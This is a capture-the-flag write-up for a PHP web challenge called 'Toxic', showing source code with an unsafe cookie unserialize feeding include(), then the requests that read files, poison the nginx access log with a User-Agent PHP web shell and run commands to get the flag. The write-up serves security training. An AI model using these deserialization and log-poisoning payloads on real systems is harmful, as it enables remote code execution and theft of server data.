

Toxic

1) Checked the source code



```
└─$ cat PageModel.php
<?php
class PageModel
{
    public $file;

    public function __destruct()
    {
        include($this->file);
    }
}

┌──(vigneswar㉿VigneswarPC)-[~/…/Toxic/web_toxic/challenge/models]
└─$ cat ../index.php
<?php
spl_autoload_register(function ($name){
    if (preg_match('/Model$/', $name))
    {
        $name = "models/${name}";
    }
    include_once "${name}.php";
});

if (empty($_COOKIE['PHPSESSID']))
{
    $page = new PageModel;
    $page->file = '/www/index.html';

    setcookie(
        'PHPSESSID',
        base64_encode(serialize($page)),
        time()+60*60*24,
        '/'
    );
}

$cookie = base64_decode($_COOKIE['PHPSESSID']);
unserialize($cookie);
```

2) We can control the included page by modifying cookie




```
GET / HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: PHPSESSID=
Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoxMToiL2ZsYWdfWFpuY1QiO30%3d
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 31 May 2024 07:38:13 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.26
Content-Length: 38

/flag_XZncTHTB{f4k3_fl4g_f0r_t3st1ng}
```

But we need to know name of the flag file

3) We can poison the log with php shell and include it



Request

```
GET /?cmd=id HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: <?php system($_GET['cmd']); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: PHPSESSID=Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoyNToiL3Zhci9sb2cvbmdpbngvYWNjZXNzLmxvZyI7fQ%3d%3d
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```


Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 31 May 2024 07:53:25 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.26
Content-Length: 549

/var/log/nginx/access.log172.17.0.1 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
172.17.0.1 - 200 "GET /favicon.ico HTTP/1.1" "http://127.0.0.1:1337/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
172.17.0.1 - 200 "GET / HTTP/1.1" "-" "uid=1000(www) gid=1000(www) groups=1000(www)
"
172.17.0.1 - 200 "GET / HTTP/1.1" "-" "uid=1000(www) gid=1000(www) groups=1000(www)
"
172.17.0.1 - 200 "GET /?cmd=id HTTP/1.1" "-" "uid=1000(www) gid=1000(www) groups=1000(www)
"
```

Inspector

Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	12
Response headers	6

4) Exploited it



Request

```
GET /?cmd=ls%20.. HTTP/1.1
Host: 94.237.58.188:31239
User-Agent: <?php system($_GET['cmd']); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: PHPSESSID=Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoyNToiL3Zhci9sb2cvbmdpbngvYWNjZXNzLmxvZyI7fQ%3d%3d
Upgrade-Insecure-Requests: 1
```

Response

```
entrypoint.sh
etc
flag_y09to
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
www
"
10.30.18.110 - 200 "GET /?cmd=ls HTTP/1.1" "-" "bin
dev
entrypoint.sh
etc
flag_y09to
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
www
"
```

Inspector

Selection 92 (0x5c)

Selected text

```
Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoyNToiL3Zhci9sb2cvbmdpbngvYWNjZXNzLmxvZyI7fQ%3d%3d
```

Decoded from: URL encoding


```
Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoyNToiL3Zhci9sb2cvbmdpbngvYWNjZXNzLmxvZyI7fQ==
```

Decoded from: Base64

```
O:9:"PageModel":1:{s:4:"file";s:25:"/var/log/nginx/access.log";}
```

Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	8
Response headers	6

5) Got the flag



Request

```
GET /?cmd=cat%20%2f* HTTP/1.1
Host: 94.237.58.188:31239
User-Agent: <?php system($_GET['cmd']); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: PHPSESSID=Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoyNToiL3Zhci9sb2cvbmdpbngvYWNjZXNzLmxvZyI7fQ%3d%3d
Upgrade-Insecure-Requests: 1
```

Response

```
"http://94.237.58.188:31239/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
10.30.18.110 - 200 "GET /static/images/favicon.ico HTTP/1.1" "http://94.237.58.188:31239/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
10.30.18.110 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
10.30.18.110 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
10.30.18.110 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
10.30.18.110 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
10.30.18.110 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
10.30.18.110 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
10.30.18.110 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
192.168.115.153 - 400 "sss" "-" "-"
10.30.18.110 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
10.30.18.110 - 200 "GET / HTTP/1.1" "-" "HTB{P0i5on_1n_Cyb3r_W4rF4R3?!}
"
10.30.18.110 - 200 "GET /?cmd=ls HTTP/1.1" "-" "HTB{P0i5on_1n_Cyb3r_W4rF4R3?!}
"
10.30.18.110 - 200 "GET /?cmd=ls%20.. HTTP/1.1" "-" "HTB{P0i5on_1n_Cyb3r_W4rF4R3?!}
"
10.30.18.110 - 200 "GET /?cmd=cat%0../flag_y09to HTTP/1.1" "-" "HTB{P0i5on_1n_Cyb3r_W4rF4R3?!}
"
10.30.18.110 - 200 "GET /?cmd=cat%250..%2fflag_y09to HTTP/1.1" "-" "HTB{P0i5on_1n_Cyb3r_W4rF4R3?!}
"
10.30.18.110 - 200 "GET /?cmd=cat%250..* HTTP/1.1" "-" "HTB{P0i5on_1n_Cyb3r_W4rF4R3?!}
"
```

Inspector

Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	8
Response headers	6